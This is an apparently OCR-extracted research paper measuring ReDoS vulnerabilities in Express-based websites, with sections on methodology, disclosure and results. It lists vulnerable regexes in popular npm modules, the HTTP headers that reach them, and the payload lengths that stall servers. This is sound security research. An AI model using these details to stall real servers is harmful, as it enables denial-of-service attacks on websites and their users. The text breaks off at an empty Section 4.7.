[1] We use JavaScript syntax for regular expressions, i.e., a pattern is either enclosed by slashes or given to the `RegExp()` constructor.

Despite the importance of ReDoS in web servers, there is currently little reported knowledge about the prevalence of ReDoS vulnerabilities in real-world websites. In this paper, we present the first comprehensive study of ReDoS across a large number of websites. We seek to answer the following questions:

- How widespread are ReDoS vulnerabilities in the server-side part of real-world JavaScript-based websites?
- What is the effect of vulnerabilities on the response time of web servers?
- What kinds of vulnerabilities are the most prevalent?
- Are more popular websites less vulnerable to ReDoS?
- Are existing defense mechanisms in use and if so, how effective are they in preventing ReDoS attacks?

Answering these questions involves solving two methodological challenges. First, how to identify ReDoS vulnerabilities in the server-side of websites when their source code is not available. We address this challenge based on a set of 25 previously unknown vulnerabilities in popular libraries and by speculating how these libraries may be used in servers. Second, how to analyze which websites are exploitable without actually performing a denial of service attack against live websites. We address this challenge by triggering requests with increasing input size, using both manually crafted exploit inputs and randomly generated, harmless inputs, and by statistically comparing the response times.

Using this methodology, we identify 339 websites that suffer from at least one ReDoS vulnerability. Based on experiments with locally installed versions of the vulnerable server-side libraries, attacking these websites with crafted inputs can cause a web server to remain unresponsive for several seconds or even minutes. These problems are due to a very small number of vulnerabilities, with a single vulnerability that causes 241 sites to be exploitable. While this is encouraging from a mitigation point of view, it also implies that an attacker aware of a single, previously unknown vulnerability can cause serious harm to several websites.

Ojamaa and Düüna [27] were the first to identify ReDoS as a threat for the Node.js platform. Davis et al. [11] confirm that such problems exist in popular modules and report that 5% of the security vulnerabilities identified in Node.js libraries are ReDoS. No prior work has studied the impact of ReDoS on real-world web sites. Existing work on detecting ReDoS vulnerabilities mostly targets languages other than JavaScript. For example, Wüstholz et al. [43] propose a static analysis of ReDoS vulnerabilities in Java. The only available tool for JavaScript that we are aware of is a small utility called `safe-regex`[2], which checks for simple AST-level patterns known to cause ReDoS. However, this approach is notoriously prone to both false positives and false negatives, since it reasons neither about the context in which these patterns appear nor about the actual performance of regular expression matching. Our work shows the urgent need for effective tools and techniques that detect and prevent ReDoS vulnerabilities in JavaScript.

In summary, this paper contributes the following:

- A novel methodology for analyzing the exploitability of deployed servers. The key ideas are (i) to hypothesize how server implementations may use libraries that have previously unknown vulnerabilities and (ii) to assess whether an attack is feasible without actually attacking the servers.
- The first comprehensive study of ReDoS vulnerabilities in JavaScript-based web servers. Out of 2,846 studied websites, we find 12% to be vulnerable.
- Empirical evidence that ReDoS is a real and widespread threat. Our work calls for novel tools and techniques that detect and prevent ReDoS vulnerabilities.
- A benchmark of previously unreported ReDoS vulnerabilities and ready-to-use exploits, which we make available for future research on finding, fixing, and mitigating ReDoS vulnerabilities:

## 2 Background

### 2.1 Regular Expression Matching

Regular expressions are used to check whether a given sequence of characters *matches* a specified pattern. Most implementations in modern programming languages address this problem by converting the regular expression into an automaton [38] and through a backtracking-based search for a sequence of transitions from the initial to an accepting state that consumes the given string. For example, consider the regular expression `/^(a+b)?$/` and its equivalent automaton in Figure 1. Given the string "aab", the automaton starts from state $s$ and has two available transitions, to states 1 and 3. It first takes the transition to state 1, which leads to the accepting state $a$. Since the input string was not consumed and there are no available transitions, the algorithm backtracks to $s$ and explores the transition to state 3 etc. After multiple explorations the algorithm identifies the sequence of transitions $s \to 3 \to 4 \to 5 \to 4 \to 5 \to 6 \to 7 \to a$, which reaches the accepting state and consumes all characters of the input string.

[2] https://www.npmjs.com/package/safe-regex



Figure 1: Automaton for the regular expression `/^(a+b)?$/`. *s* is the starting state and *a* is the accepting state.



Figure 2: Automaton for the regular expression `/^a*a*b$/`. *s* is the starting state and *a* is the accepting state.

## 2.2 Regular Expression Denial of Service (ReDoS)

The backtracking-based search may cause the algorithm to backtrack a possibly large number of times. ReDoS attacks exploit these pathological cases. For example, consider the regular expression `/^a*a*b$/`, its automaton in Figure 2, and the input string "aaa". Each character "a" can be matched using two transitions, $4 \rightarrow 5$ and $8 \rightarrow 9$. At each step, the algorithm needs to decide which of these two transitions to take. Eventually, since there is no character "b" in the input string, the algorithm will always fail when reaching state 11. However, before concluding that the input string does not match the pattern, the algorithm tries all possible ways of matching the "a" characters. The example is a regular expression of super-linear complexity [43], since the number of transitions during matching is quadratic in the input size. Other regular expression even have exponential complexity, e.g., because of nested repetitions, such as in `/^(a*)*b$/`. In our study, we identify ReDoS vulnerabilities of both these types and show that both are of importance for server-side JavaScript.

## 2.3 Server-side JavaScript

JavaScript is becoming more and more popular, including the server-side Node.js platform, which advocates a single-threaded, event-based execution model that uses asynchronous I/O calls. In Node.js, the main thread of execution runs an event loop, called the *main loop* that handles events triggered by network requests, I/O operations, timers, etc. A slow computation, e.g., matching a string against a regular expression, slows down all other incoming requests. Compared to multi-threaded web servers, such as Apache, the single-threaded execution model compounds the problem in JavaScript. For example, consider a regular expression that takes more than an hour to match, which we show to exist in widely used JavaScript software. To completely block an Apache web server, we need to send hundreds of such requests, each blocking one thread. Depending on the number of available parallel processing units, the operating system, and the thread pool size, new requests can still be handled even with hundred of busy threads running. In contrast, in Node.js one such request is enough to completely block the server for an hour. To make matters worse, even less severe ReDoS payloads can significantly degrade the availability of a Node.js server, as we show in Section 4.3.



Figure 3: Overview of the methodology.

# 3 Methodology

This section presents our methodology for studying ReDoS vulnerabilities in real websites. The overall goals of the methodology are to understand (i) how widespread such vulnerabilities are, (ii) whether an attacker could exploit them to affect the availability of live websites, and (iii) to what extent existing defense mechanisms address the problem. To answer these questions, our methodology must address two major challenges. The first challenge is a technical problem: Since the server-side source code of most websites is not available, how to know what vulnerabilities a website suffers from? The second challenge is an ethical concern: How to study the potential impact of attacks on live websites without actually causing noticeable harm to these websites?

Figure 3 shows a high-level overview of the methodology. We address the two challenges through experiments performed on machines under our control and on live websites. A main insight to address the first challenge is to use previously unknown vulnerabilities in popular JavaScript libraries and to speculate how servers may use these libraries. More precisely, we analyze third-party libraries, called node package manager modules

(npm packages or npm modules for short), to find vulnerabilities that may be exploitable via HTTP requests. We then hypothesize how the server implementation may use these packages and create exploits for these scenarios.

To address the second challenge, we present a technique that tests whether a site is vulnerable but that avoids blocking the site for a noticeable amount of time. The basic idea is to start with very small payloads that do not require more computation time than normal web requests, and to then slowly increase the payload – just long enough to claim with confidence that the site *could* be exploited if an attacker used larger payloads. To decide on the size of payloads sent to live websites, we run experiments on locally installed web servers that use the vulnerable packages.

An alternative to experimenting with live websites would be to locally install open-source web applications. We discarded this idea because it would limit the scale of our study to the few web sites that disclose their server-side code, because it would remain unclear whether the results generalize to real-world sites, and because we could not study which counter-measures are deployed in practice.

## 3.1 Identifying Websites with Server-side JavaScript

We consider the most popular one million websites aggregated by Alexa[3] as candidate sites for our study. Many of these websites do not use JavaScript on the server-side and analyzing all the websites against our exploits is prohibitive. Instead, we select sites that run the currently most popular framework for JavaScript-based web servers, Express[4]. To this end, we make a request to each of the one million websites and check whether the header `X-Powered-By` is "Express". The framework sets this value by default on a fresh installation. In total, 2,846 sites set this header which account for a market share of around 0.3%, consistent with estimates by others.[5] Because headers may be filtered to prevent attackers from targeted attacks and because frameworks other than Express exist, our selection of sites is likely yield an underapproximation of the impact of ReDoS. Figure 4 shows the number of Express-based websites in batches of 100,000 sites, ordered by popularity. We observe that Express tends to be used by the more popular websites, confirming the importance of studying the security of JavaScript-based servers.



Figure 4: Number of server-side JavaScript websites within a given popularity range.

## 3.2 Finding ReDoS Vulnerabilities in Libraries

Our methodology relies on knowing previously unknown, or at least not yet fixed, ReDoS vulnerabilities in popular npm modules. Similar to previous work [43], we consider a regular expression to be vulnerable if we can construct inputs of linearly increasing size that cause the matching time of the expression to increase super-linearly. To identify previously unknown vulnerabilities, we use a combination of automated and manual analysis, similar to what a potential attacker might do. This technique is not the contribution of this paper, but rather a way to enable our study. In principle, any other way of identifying ReDoS vulnerabilities could be used instead, including existing analyses [43], which however, are currently not available for JavaScript.

At first, we download the 10,000 most popular modules and extract their regular expressions by traversing the abstract syntax trees of the JavaScript code. This yields a total of 324,791 regular expressions, with a mean of 63.67, a median of 5.00 and a maximum of 19,791 per module. After removing regular expressions that contain no repetitions, and hence are immune to algorithmic complexity attacks, we obtain a total of 138,123 expressions, with mean 37.93 and median 4.00 per module.

Next, we semi-automatically search for regular expression patterns that are known to be vulnerable. For example, we search for expressions containing repetitions of a negated group followed by a character. The second regular expression in Figure 6 is an example because it contains the subexpression `[^=]+=`. A regular expression that is not anchored with a start anchor and contains this pattern is likely to be vulnerable. The reason is that the repetition group is generic enough to contain most of the possible prefixes and the `=` character guarantees that there exists a failing suffix. For example, the regular expression `/ab[^=]+=/` can be exploited using a long string `"abababab.."`.

Given a set of possibly exploitable regular expression,

we manually inspect the context in which the regular expressions are used. The goal is to find matching operations on data that may be delivered through an HTTP request to a web server. To this end, we focus on (i) modules included in the Express framework, (ii) middleware modules that extend this framework, and (iii) modules that manipulate HTTP request components, such as the body or a specific header. For regular expressions in these modules, we keep only those with a possible data flow from the package interface or from an HTTP header to the regular expression. Overall, it took one of the authors only a couple of days to find 25 such vulnerabilities in widely used npm modules, showing that a skilled individual can attack real-world websites with moderate effort. A more powerful attacker could easily detect a larger number of vulnerabilities and perform a larger-scale attack.

## 3.3 Creating Exploits

Based on the ReDoS vulnerabilities in npm modules, we create exploits targeted at web servers that use these modules. The main idea is to hypothesize how a server-side web application might use a module. To this end, we set up a fresh Express installation and implement an example web application that uses the module. For example, for a package that parses the user agent, we build an application that parses the user agent of every HTTP request for the main page, which might be used to track visitors. Next, we try to create an HTTP request where user-controlled data reaches the vulnerable regular expression, and craft input values that trigger an unusually long matching time. For crafting the input, we try to confuse the regular expression engine by forcing it to backtrack because the input can be matched in multiple ways [21, 43]. While creating exploits, we assume that the maximum header size is 81,750 characters, which is the default in Express.js. If we succeed in crafting an input that takes more than five seconds, we consider the vulnerability as exploitable and consider it for the remainder of the study.

To further assess the impact of the exploits, we measure how much longer it takes to process a crafted input compared to a random string of the same length. We use two ways of measuring the time. First, we measure the *matching time* of the regular expression, i.e., the time needed to check whether a string matches the regular expression. Second, we measure the time of an entire HTTP request, called *response time*. The response time may include various other components, such as HTTP parsing and serialization, DNS resolving, routing time for the package, and dealing with HTTP retransmissions or package fragmentation. To measure the response time of a site, we request its main page. For complex sites, this measure underapproximates the time a human user needs to wait for the page to load, because complex sites require separate requests for images, etc.

## 3.4 ReDoS Analysis of Websites

The next step is to measure how many websites are vulnerable to a ReDoS attack based on one of the exploits. The main challenge is to draw meaningful conclusions about the harm that an attacker *could* cause, without actually attacking live websites. During our initial experiments we sent one request with a crafted header that appeared to make the analyzed website unresponsive for almost a minute. The goal of our methodology is to avoid this type of mistake.

We address this challenge by triggering requests with increasing input sizes, using both crafted and random inputs, while measuring the response times. Based on locally performed experiments, we choose input sizes that are unlikely to block the server for more than a small, configurable amount of time (we use two seconds in our experiments). If the response time with crafted inputs grows faster than with random inputs, then we classify the website as exploitable.

Measuring the response time in a reliable way is non-trivial due to DNS resolving, network caching, delays, retransmissions, and other influencing factors. Another issue is how to determine whether the response time is larger than another in a statistically reliable way. We address these issues by adapting a technique originally used for comparing the performance of software running on a virtual machine [16, 29]. The basic idea is to repeatedly measure the response time and to conclude that crafted inputs cause a higher response time than random inputs only if we observe a statistically significant difference.

More specifically, to measure the response time for a given input, we first repeat the request $n_w$ times to "warm up" the connection, e.g., to fill network caches, and then repeat the request another $n_m$ times while recording the response times. Given $k$ pairs of increasingly large random and crafted inputs $(i_{random}, i_{crafted})$, where the two inputs in a pair have the same size, we obtain $k$ pairs ($T_{random}$ and $T_{crafted}$) of sets of time measurements (with $|T_{random}| = |T_{crafted}| = n_m$). For each input size, we compare the confidence intervals of the values in $T_{random}$ and $T_{crafted}$ and conclude that the response times differ if and only if the intervals do not overlap. If the response times differ for all $k$ input sizes, we quantify the difference for an input size as the difference between $\overline{T}_{random}$ and $\overline{T}_{crafted}$, where $\overline{T}$ is the average of the times in $T$. For $k$ input sizes, this comparison gives a sequence of differences $d_1, .., d_k$. Finally, we consider a website to be *exploitable* if $d_1 < d_2 < .. < d_k$. Intuitively, this means that the response times for random and crafted inputs have a

statistically significant difference, and that this difference increases when the input size increases.

To execute these measurements, we need to pick values for $n_w$, $n_m$, $k$, and the $k$ input sizes. We use $n_w$=three, $n_m$=five, and $k = 5$ because these values are large enough to draw statistically relevant conclusions for most websites yet small enough to not disturb the analyzed server. For picking the $k$ input sizes, the challenge is to ensure that measure a difference when there is one without repeatedly causing the server to block for a longer period of time. We address this challenge by experimenting on a locally installed version of the vulnerable package and by choosing input sizes that take approximately 100ms, 200ms, 500ms, 1s and 2s to respond to.

Our setup allows us to assess whether a website could be exploited without actually attacking it. Since we take measurements in a sequential manner and since the overall number of requests per site is small, we allow legitimate users to be served between our requests. Moreover, the servers of popular websites implement some kind of redundancy, such as multiple Node.js instances in a cluster, i.e., our measurements are likely to block only one such instance at a time. In contrast, an attacker would likely send both more requests and requests with larger inputs, which can cause severe harm to vulnerable sites, as we show in Section 4.3.

## 3.5 Analysis of Mitigation Techniques

Some sites reject requests with large headers and instead return a "400 Bad Request" error. This mitigation can limit the damage of ReDoS attacks. To measure whether a site uses this mitigation technique, we create benign requests of different sizes and measure how often a site rejects a request.

# 4 Results

This section presents the results of applying the methodology described in Section 3 to live, real websites. We perform our measurements using three different machines depending on the experiments: a ThinkPad 440s laptop with four Intel i7 CPUs and 12GB memory (Section 4.1), a third party commercial web server with 512MB memory (Section 4.3 and 4.4) and a server with 48 Intel Xeon CPUs and 64GB memory (from Section 4.6 on).

## 4.1 Vulnerabilities and Exploits

Figure 5 shows the modules for which we found at least one vulnerable regular expression that can be exploited through the module's interface. At the time of performing our experiments, each vulnerability was working on the latest release of the package. The packages vary in the number of dependencies and downloads, but we can safely conclude that ReDoS vulnerabilities are present even in very popular packages.

| Module | Version | Number of dependencies | Downloads in July 2017 |
|---|---|---|---|
| debug | 2.6.8 | 16,055 | 54,885,335 |
| lodash | 4.17.4 | 49,305 | 44,147,504 |

| dns-sync | 0.1.3 | 7 | 10,599 |

Figure 5: Modules with at least one previously unknown vulnerability.

Given the amount of possible damage entailed by the vulnerabilities, we have invested significant efforts to disclose them in a responsible way. For each vulnerability, we have contacted the developers either directly or through the Node Security Platform[6], and gave them several months to fix the problem before making it public. 14 of the 25 have been fixed by now and are listed as advisories on the Node Security Platform. For the others, the developers are either still in the process of fixing or decided to leave the task of fixing to the community. The complete list of vulnerabilities, along with details on their current status is available for the reviewers.[7]

As explained in Section 3.3, we try to create exploits for the vulnerabilities by hypothesizing how web server implementations may use the vulnerable modules. Figure 6 shows the modules and usage scenarios for which we could create an exploit. For all the scenarios we assume the payload is sent using a specific HTTP header. We believe that HTTP bodies, UDP packages or WebSocket messages can also be used for the same purpose. The last column of Figure 6 shows the JavaScript implementation of the usage scenario. We run this implementation on our local server to experiment with the exploit.

| ID | Module | Vuln. reg. expr. | Header | Usage scenario | JavaScript example |
|---|---|---|---|---|---|
| 1 | charset | `/(?:charset\|encoding)\s*=\s*['"]? *([\w\-]+)/i` | Content-Type | The website uses this package to parse the content type of every request. | `require("charset")(req.headers);` |
| 2 | content | `/^([^\/]+\/[^\s;]+)(?:(?:\s*;\s*boundary=(?:"([^"]+)"\|([^;"]+)))\|(?:\s*;\s*[^=]+=(?:(?:"(?:[^"]+)")\|(?:[^;"]+))))*$/i` | Content-Type | The website uses this package to parse the content type of every request. | `var content = require("content");`<br>`content.type(`<br>`  req.headers["content-type"]);` |
| 3 | fresh | `/ *, */` | If-None-Match | The website uses `express`, which by default uses this package to check the freshness of every request. | `var fresh = require("fresh");`<br>`fresh(req.headers);` |
| 4 | forwarded | `/ *, */` | X-Forwarded-For | The website uses `express` and the "trust proxy" option is set. This package is then used to check which proxies a request came through. | `var forwarded = require("forwarded");`<br>`var addrs = forwarded(req);` |
| 5 | mobile-detect | `new RegExp("Dell.*Streak\|Dell.*Aero\|Dell.*Venue\|DELL.*Venue Pro\|Dell Flash\|Dell Smoke\|Dell Mini 3iX\|XCD28\|XCD35\|\\b001DL\\b\|\\b101DL\\b\|\\bGS01\\b")` | User-Agent | The website uses this package to get information about the requester. | `var MobileDetect =`<br>`  require("mobile-detect");`<br>`var headers =`<br>`  req.headers["user-agent"];`<br>`var md = new MobileDetect(headers);`<br>`md.phone();` |
| 6 | platform | `/^ +\| +$/g` | User-Agent | The website uses this package to get information about the requester. | `var platform = require("platform");`<br>`var headers =`<br>`  req.headers["user-agent"];`<br>`var agent = platform.parse(headers);` |
| 7 | ua-parser-js | `/ip[honead]+(?:.*os\s([\w]+)*\slike\smac\|;\sopera)/` | User-Agent | The website uses this package to get information about the requester. | `var useragent =`<br>`  require("ua-parser-js");`<br>`var headers =`<br>`  req.headers["user-agent"]`<br>`var agent = useragent.parse(headers);` |
| 8 | useragent | `/((?:[A-z0-9]+\|[A-z\-]+ ?)?(?: the)?(?:[Ss][Pp][Ii][Dd][Ee][Rr]\|[Ss]crape\|[A-Za-z0-9-]*(?:[^C][^Uu])[Bb]ot\|[Cc][Rr][Aa][Ww][Ll])[A-z0-9]*)(?:(?:[ \/]\| v)(\d+)(?:\.(\d+)(?:\.(\d+))?)?)?/` | User-Agent | The website uses this package to get information about the requester. | `var useragent = require("useragent");`<br>`var headers =`<br>`  req.headers["user-agent"];`<br>`var agent =`<br>`  useragent.parse(headers);` |

Figure 6: Vulnerable regular expressions and usage scenarios we hypothesize the vulnerable modules to be involved in.

Most of the scenarios and their implementations are relatively simple. This simplicity shows that an attacker that follows a methodology similar to ours could create exploits that might work for a wide range of websites with relatively little effort. For an attack targeted at a specific website, we believe that more complex scenarios could be built, e.g., involving multiple HTTP requests and domain knowledge. For example, the `marked` package provides a parser for the markdown format. By crafting a specific markdown document, an attacker can block the main loop for hours. However, to deploy the exploit, complex interactions with the server are needed. That is, the attacker needs to figure out which part of the website may use a markdown parser and how to provide a document that will be processed by the parser. We believe that such a scenario is realistic, but it requires an in-depth analysis of each website. We leave for future work to test this hypothesis. In this work, our goal is to assess the effect of exploits that can be deployed at a large scale. Therefore, we only consider very simple usage scenarios that can be triggered with a single HTTP request made to the main page.

To better understand the vulnerabilities, Figure 6 shows for each vulnerable module the vulnerable regular expressions. Some of the expressions are non-trivial, making it hard for developers to focus on possible ReDoS attacks in addition to the correctness of the regular expression. Four of these regular expressions can be successfully identified by a recent approach proposed by Wüstholz et al. [43], which targets Java applications, though. The remaining four regular expressions cannot be detected by their approach due to differences between the regular expression semantics of Java and JavaScript.



Figure 7: Matching time for different input sizes.

## 4.2 Matching Time

We use the exploits to measure the influence of the size of the input to the matching time of the vulnerable expression (Figure 7). For most of the exploits, the input dependency seem to be quadratic, reaching one second matching time within 20,000 to 40,000 characters. For two exploits, the input dependency is presumably exponential, reaching one second matching time with less than 1,000 characters. We consider any of these eight exploits to be harmful because they may impact a website's availability (Section 4.3 and because even a non-exponential ReDoS vulnerability may aid an attacker in mounting a DoS attack (Section 5.1).

To further illustrate the effectiveness of inputs crafted for a specific regular expression, we measure the matching time for each vulnerable module with randomly created inputs. It turns out that random string inputs of the same size as our crafted exploits cause much lower matching times. The maximum matching time across the eight attacks is 20 milliseconds for inputs with 100,000 characters. We conclude that crafting inputs for vulnerable regular expressions is significantly more effective, from an attacker's perspective, than launching a brute-force DoS attack with randomly created inputs.

## 4.3 Availability

We now show that the matching time of a regular expression has a direct impact on the availability of a web server. To show the threat to availability posed by ReDoS exploits, we create a simple Express application with two features: it replies with a "hello world" message when called at the "/echo" path, and it calls the `forwarded` module with the request headers when called at the "/redos" path. We choose this module because it appears in Figure 7 to be the *least* harmful in our set of exploits, i.e., we are underestimating the negative impact on availability. We then upload this simple application on a machine



Figure 8: Impact of differently sized payloads on a server's response time. Note the logarithmic y-scale. Payloads are plotted in increments of 1,000 characters.

running Node.js, provided by a commercial cloud platform[8].

We set up two other machines to concurrently send request. One machine, called the victim, measures the time it takes to trigger 100 requests of the "hello world" message. This victim machine triggers the next request once the previous request has been responded to. At the same time, the other machine, called the attacker, delivers 1,000 ReDoS payloads, by triggering all 1,000 requests at once. The victim machine starts its requests immediately after the victim machine has triggered its requests.

We vary the payload size from 0 characters to 8,000 characters in increments of 1,000 characters. A zero-sized payload is a request with an empty header instead of one that exploits the ReDoS vulnerability. We consider the zero-sized payload to check whether a Node.js server can be blocked using a brute-force strategy. We chose the upper limit for the payload size because, by default, the web server provider limits the size of the header fields to 8,500 characters. Other hosting providers allow significantly larger headers, as we report later in this section.

Figure 8 shows the response times measured at the victim machine for the first 25 "/echo" requests. Payloads smaller than 4,000 characters have no significant effect on the response time of the server. In contrast, payloads larger than this value delay as many as eight requests with a maximum delay of 20 seconds. By increasing the size of payloads, an attacker can control both the number of requests we delay and their duration. For the largest payloads we use, we even experienced dropping of requests.

This result is particularly remarkable because an individual payload of size 4,000 does not require an immense amount of time to respond to. We separately measured the CPU time required to respond to one such request

[8] `http://heroku.com`



Figure 9: Correlation between server computation time and request response time.

and find it to take only 5.73 milliseconds, on average. However, several requests together can delay the victim's request by up to 20 seconds. This finding shows that the ReDoS payloads have a cumulative effect and even a small delay in the main loop can cause significant harm for availability.

We remind the reader that the above experiment uses the smallest payload in our data set, `forwarded`. Therefore, if we show that even this exploit poses a threat to availability, we can conclude that the rest of the exploits also do. For more severe ReDoS vulnerabilities, e.g. in `ua-parser-js`, there is even no need to evaluate the impact on availability. As described in the Section 2, one single such payload is enough to completely block the server for as long as the matching takes. Considering that with 50–60 characters we predict a CPU computation time in the order of years, such vulnerabilities are a very serious threat to availability.

## 4.4 Response Time vs. Matching Time

Our methodology relies on the assumption that small changes in the server computation time have an effect on clients. To validate this assumption we again use the `forwarded` package and the commercial web server setup from the previous section. We use 1,000 payloads smaller than 8,000 characters. The largest one of these payloads produces a matching time smaller than 100 milliseconds on our local machine. We measure the time spent by the server in the `forwarded` package and the time it takes for a request to be served at the client level. We then plot the relation between these two time measurements in Figure 9. The correlation between both measurements is 0.99, i.e., very strong. The strong correlation shows that the delays introduced by the network layer are relatively constant over time and that the server computation time is the dominant component in the response time measured at the client-side. Of course, the observed value depends on the chosen web server provider and the current server load, but we can safely conclude that measuring time at the client level is a good enough estimation of the server-side computation time.

| Module | P1: 100ms | P2: 200ms | P3: 500ms | P4: 1s | P5: 2s |
|---|---|---|---|---|---|
| fresh | 12,000 | 17,000 | 27,000 | 37,500 | 53,500 |
| forwarded | 12,000 | 17,000 | 26,500 | 38,000 | 53,500 |
| useragent | 500 | 650 | 925 | 1,150 | 1,450 |
| ua-parser-js | 38 | 39 | 40 | 41 | 42 |
| mobile-detect | 10,500 | 15,500 | 25,000 | 36,500 | 50,500 |
| platform | 7,500 | 11,000 | 17,500 | 25,000 | 34,500 |
| charset | 10,500 | 15,500 | 24,000 | 34,000 | 48,000 |
| content | 8,000 | 11,000 | 18,000 | 25,500 | 35,500 |

Figure 10: Number of characters in each payload needed to achieve a specific delay in a vulnerable module.

## 4.5 Dimensioning Exploits


Choosing an appropriate size for the payload is a crucial part in our methodology and distinguishes our study from a real DoS attack on websites. The goal of this step is to find a payload size that is large enough to check whether a website is vulnerable to a specific attack, but small enough to only block the website for a negligible amount of time. To this end, we locally run each exploit five times with a payload of increasing size and stop the process when the matching time exceeds two seconds. We consider five target matching times, 100ms, 200ms, 500ms, 1s, and 2s, and choose the payload size that produces the closest matching time to the target time.

Figure 10 shows the values for each target time and vulnerable module. For example, for the `platform` vulnerability, we obtain a matching time of 200ms with a payload of 11,000 characters. The `useragent` and `ua-parser-js` packages, whose matching times grow at a much faster rate, requiring less than 1,500 characters to cause a delay of 2s.


## 4.6 Vulnerable Sites

The goal of the next step is to assess to what extent real websites suffer from ReDoS vulnerabilities. Based on the five payload sizes for each exploit, we create attack payloads and random payloads for each exploit and payload size. We send these payloads to the 2,846 real websites that are running an Express webserver (Section 3.1). We warm up the connection three times and then measure five response times for both random and malicious inputs. Using the methodology described in Section 3.4, we then decide based on the measured response times whether a site is vulnerable. If for some reason, we could not send three or more out of the five payloads to a specific website, we consider that website to be non-vulnerable.

Overall, we observe that 339 sites suffer from at



(a) Response time for an vulnerable site.



(b) Response time for a non-vulnerable site.

Figure 11: Effect of increasing payload sizes on the response time of two websites.

least one of the eight vulnerabilities. 66 sites actually suffer from two vulnerabilities and six sites even from three. This result shows that ReDoS attacks are a widespread problem that affects a large number of real-world websites. Given that our methodology is designed to underestimate the number of affected sites, e.g., because we consider only eight exploits, the actual number of ReDoS-vulnerable sites is likely to be even higher. Moreover, we expect the growing popularity of JavaScript on the server side to further increase the problem in the future.

To illustrate our methodology for deciding whether a site is vulnerable, consider two example websites. In Figure 11, we plot for each of the five payload sizes the response time for malicious and random inputs. The figure shows the mean and the confidence intervals for a vulnerable site in Figure 11a and for a non-vulnerable site in Figure 11b. The response time grows significantly faster for the malicious payloads in the vulnerable site, reaching slightly more than two seconds for the fifth payload. In contrast, for the non-vulnerable site, the response time for both malicious and random payloads seems to grow linearly. Since the confidence interval for the response times in Figure 11b overlap, we classify this website as non-vulnerable. By inspecting other websites classified as vulnerable by our methodology, we observe patterns similar to Figure 11a. Therefore, we conclude that our criteria for deciding if a website is vulnerable are valid.

| Exploit | Affected sites |
|---|---|
| fresh | 241 |
| forwarded | 99 |
| ua-parser-js | 41 |
| useragent | 16 |
| mobile-detect | 9 |
| platform | 8 |
| charset | 3 |
| content | 0 |

Figure 12: Number of websites affected by specific vulnerabilities.

## 4.7 Prevalence of Specific Vulnerabilities

